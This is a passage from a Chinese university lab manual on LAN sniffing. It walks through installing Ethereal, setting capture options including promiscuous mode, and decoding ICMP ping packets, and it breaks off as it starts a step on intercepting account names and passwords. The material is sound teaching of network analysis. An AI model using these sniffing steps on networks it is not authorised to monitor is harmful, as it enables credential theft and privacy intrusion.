


图 3.3.39　开始扫描

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.3.6　局域网信息嗅探实验

实验器材

微型计算机,1 台。

预习要求

（1）做好实验预习，复习网络协议的有关内容。
（2）复习嗅探软件的使用与原理。
（3）熟悉实验过程和基本操作流程。
（4）做好预习报告。

实验任务

熟悉嗅探软件的使用与原理。使用 Ethereal 检测网络环境，抓包、嗅探并分析扫描结果。通过实验掌握 Sniffer Pro 工具的安装及使用，理解 TCP/IP 协议中 TCP、IP、ICMP 数据包的结构，了解网络中各种协议的运行状况。

实验环境

硬件环境：安装 Windows 2000 Server 操作系统或 Linux 操作系统的计算机，局域网环境。

软件环境：Ethereal for Linux or Windows\Sniffer Pro 4.7.530。

实验步骤

1. 使用 Ethereal 进行抓包并分析数据包格式

Ethereal 是 Linux 下的一个自带工具，若要将其安装到 Windows 平台下，需安装相应的补丁。

安装：找到支持 Windows 的 Ethereal 版本和补丁安装到 Windows 平台下，安装过程与普通安装程序相同。

单击“开始”→“程序”→Ethereal→Ethereal 运行程序，如图 3.3.40 所示。Ethereal 的主界面如图 3.3.41 所示。




图 3.3.40 安装完成后的界面




图 3.3.41　运行 Ethereal

1）抓包实例

选择 Capture→Start 命令，出现抓包选项对话框，如图 3.3.42 所示。




图 3.3.42　设置抓包规则

Interface：选择接口（指哪块网卡）。

Limit each packet to：是否限制包大小。

Capture packets in promiscuous mode：是否让网卡工作在混杂模式上。

Filter：包过滤(过滤哪些包)。

以上是基本抓包设置。如果需要其他功能,可以设置下面的选项：

Capture file(s)：捕获文件。

Display options：扩展选项。

Capture limits：捕获限定。

Name resolution：名称辨别。

2）数据包分析

完成以上设置后,单击 OK 按钮开始抓包,此时若有人使用 ping 命令则数据包会被捕获。

图 3.3.43 中黑色部分是被截获的 ping 包(4 去 4 回)。

图 3.3.43　抓取 ping 包

分析 ping 包,选中其中一个 ping 包,此时会在第二个列表显示该包的相关信息,如图 3.3.44 所示。

从中可以了解以下消息：

(1）结构：其中包括数据包收到时间、数据包传输时间和帧数等。

(2）网络类型：本例中为以太Ⅱ型,其中包括来源、目的和类型(IP)等。

Internet 协议：其中有协议类型(ICMP)、来源地址和目标地址等。

Internet 控制消息请求协议：ping 的 IP 地址(哪一方请求,哪一方回应)。

具体数据内容在最下面的方框中显示(为二进制码)。

3）账户和密码的截获

选择菜单 Ethereal→Capture→Start 命令,在如图 3.3.42 所示的抓包选项对话框中选择混杂模式,单击 OK 按钮开始捕获数据包,单击 Stop 按钮停止拦截,捕获的数据包信息如




图 3.3.44　解码 ping 包

